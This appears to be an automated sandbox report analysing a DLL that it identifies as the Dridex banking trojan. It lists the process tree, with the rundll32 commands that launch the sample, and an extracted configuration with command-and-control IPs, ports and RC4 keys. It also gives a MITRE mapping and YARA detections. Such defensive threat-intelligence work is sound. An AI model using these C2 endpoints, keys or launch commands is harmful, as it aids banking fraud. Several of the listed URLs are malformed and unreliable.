

JoeSandbox Cloud BASIC



ID: 510684

Sample Name:

SecuriteInfo.com.Variant.Razy.980776.25006.28161

Cookbook: default.jbs

Time: 04:47:04

Date: 28/10/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report SecuriteInfo.com.Variant.Razy.980776.25006.28161	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Dridex	4
Yara Overview	5
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
E-Banking Fraud:	6
HIPS / PFW / Operating System Protection Evasion:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	10
Contacted IPs	10
Public	10
Private	10
General Information	11
Simulations	11
Behavior and APIs	11
Joe Sandbox View / Context	11
IPs	11
Domains	12
ASN	12
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
Static File Info	14
General	14
File Icon	14
Static PE Info	14
General	15
Entrypoint Preview	15
Data Directories	15
Sections	15
Imports	15
Exports	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
HTTP Request Dependency Graph	15
HTTPS Proxied Packets	15
Code Manipulations	46
Statistics	46
Behavior	46
System Behavior	46
Analysis Process: loaddll32.exe PID: 6500 Parent PID: 5324	46
General	46
File Activities	47
File Created	47
Analysis Process: cmd.exe PID: 6524 Parent PID: 6500	47
General	47
File Activities	47
Analysis Process: rundll32.exe PID: 6532 Parent PID: 6500	47
General	47

File Activities	48
Analysis Process: rundll32.exe PID: 6544 Parent PID: 6524	48
General	48
File Activities	48
File Created	48
Analysis Process: rundll32.exe PID: 6584 Parent PID: 6500	48
General	48
File Activities	48
Analysis Process: rundll32.exe PID: 6600 Parent PID: 6500	48
General	48
File Activities	49
Disassembly	49
Code Analysis	49

Windows Analysis Report SecuriteInfo.com.Variant.Raz...

Overview

General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.980776.25006.28161 (renamed file extension from 28161 to dll)
Analysis ID:	510684
MD5:	78a0cdfef15a263...
SHA1:	23a3296897b37c...
SHA256:	cfc9aa38844f626...
Tags:	dll
Infos:	
Most interesting Screenshot:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Dridex	
Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Yara detected Dridex unpacked file
Multi AV Scanner detection for subm...
System process connects to networ...
Detected Dridex e-Banking trojan
C2 URLs / IPs found in malware con...
Uses 32bit PE files
Contains functionality to check if a d...
Contains functionality to query locale...
Queries the installation date of Wind...
Internet Provider seen in connection...
Detected potential crypto function
Sample execution stops while proce...
Contains functionality to check if a d...
JA3 SSL client fingerprint seen in co...

Classification



Process Tree

System is w10x64	
loaddll32.exe (PID: 6500 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E) cmd.exe (PID: 6524 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D) rundll32.exe (PID: 6544 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 6532 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Bluewing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 6584 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Earth MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) rundll32.exe (PID: 6600 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Masterjust MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) <tr><td>cleanup</td></tr>	cleanup
cleanup	

Malware Configuration

Threatname: Dridex

<pre>{ "Version": 10444, "C2 list": ["192.46.210.220:443", "143.244.140.214:808", "45.77.0.96:6891", "185.56.219.47:8116"], "RC4 keys": ["9fRysqcdPgZffB1roqJaZHyCvLvD6BUV", "syF7NqCyLLS878kcIy9w5XeI8w6uMrqVwowz4h3uMHHlWsrSELTiXic3wgb1lkcZyNGwPGihI"] }</pre>

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.779089612.0000000004C10000.0000040.00000001.sdump	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000002.1194485552.000000006E3B1000.00000020.00020000.sdump	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000000.00000003.784553860.0000000000780000.0000040.00000001.sdump	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000003.00000002.1197217588.000000006E3B1000.00000020.00020000.sdump	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000003.00000003.752228800.0000000004950000.0000040.00000010.sdump	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	

Click to see the 2 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.3.rundll32.exe.4c2db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
5.3.rundll32.exe.a6db55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
3.3.rundll32.exe.496db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
3.2.rundll32.exe.6e3b0000.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
2.3.rundll32.exe.4a9db55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	

Click to see the 7 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Networking:



System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected Dridex unpacked file

Detected Dridex e-Banking trojan

HIPS / PFW / Operating System Protection Evasion:




System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Reputation
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	Input Capture 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Reputation
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rundll32 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS	Reputation
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Reputation
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap	Reputation
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communication	Reputation
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	Reputation
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	Reputation
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	Reputation
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 2 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station	Reputation


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.980776.25006.dll	9%	Virustotal		Browse
SecuriteInfo.com.Variant.Razy.980776.25006.dll	39%	ReversingLabs	Win32.Infostealer.Dridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/3S	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/61	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/aenh.dll	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/TB	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/(	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Certification	0%	URL Reputation	safe	
http://https://192.46.210.220/7.0.96:6891/Microsoft	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/\$	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/o	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/N1	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/oft	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/.0.96:6891/Microsoft	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/Q	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/II	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/131208120000Z	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/H	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14P	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/7.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/#S	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ES	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/w	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/GlobalSign	0%	URL Reputation	safe	
http://https://143.244.140.214:808/la	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/0	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/rF%	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/9	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/My	0%	URL Reputation	safe	
http://https://185.56.219.47/	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/P	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/cB	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/C	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/A	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/B	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/4F	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/K	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/_	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/L	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/em32	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/S	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/T	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/O	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/P	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/iG	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/	0%	URL Reputation	safe	
http://https://192.46.210.220/)A	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/	0%	URL Reputation	safe	
http://https://192.46.210.220/W	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/X	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/0	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/U	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/853	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/IB	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/D	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/r	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/9	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/hy	0%	URL Reputation	safe	
http://https://192.46.210.220/z	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/.140.214:808/My	0%	Avira URL Cloud	safe	
http://https://192.46.210.220//S	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/zB	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/versal	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ertificate	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/	0%	URL Reputation	safe	
http://https://192.46.210.220/qB	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://45.77.0.96/	0%	URL Reputation	safe	
http://https://192.46.210.220/?S	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4853	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/ign.net/root-r2.crl0	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/h.dll	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/coro8	0%	Avira URL Cloud	safe	
http://https://45.77.0.96/7	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/hypA	0%	Avira URL Cloud	safe	
http://https://182.46.210.220/	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/V1	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/soft	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/der	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/FB	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/ 140.214:808/	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l:	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/O.	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/o	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/f	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/k	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/th:	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/_	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/graphy	0%	URL Reputation	safe	
http://https://143.244.140.214:808/hy(	0%	Avira URL Cloud	safe	
http://https://452.46.210.220/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Ezi	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/lpA	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/ography	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://192.46.210.220/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.77.0.96	unknown	United States		20473	AS-CHOOPAUS	true
185.56.219.47	unknown	Italy		202675	KELIWEBIT	true
192.46.210.220	unknown	United States		5501	FRAUNHOFER-CLUSTER-BWResearchInstitutesspreadalloverGe	true
143.244.140.214	unknown	United States		174	COGENT-174US	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510684
Start date:	28.10.2021
Start time:	04:47:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.980776.25006.28161 (renamed file extension from 28161 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.bank.troj.evad.winDLL@11/2@0/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.5% (good quality ratio 29.3%) • Quality average: 81.9% • Quality standard deviation: 15%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:48:58	API Interceptor	184x Sleep call for process: rundll32.exe modified
04:49:01	API Interceptor	184x Sleep call for process: loadll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.77.0.96	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	
185.56.219.47	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KELIWEBIT	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	185.56.219.47
AS-CHOOPAUS	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	45.77.0.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 45.77.0.96
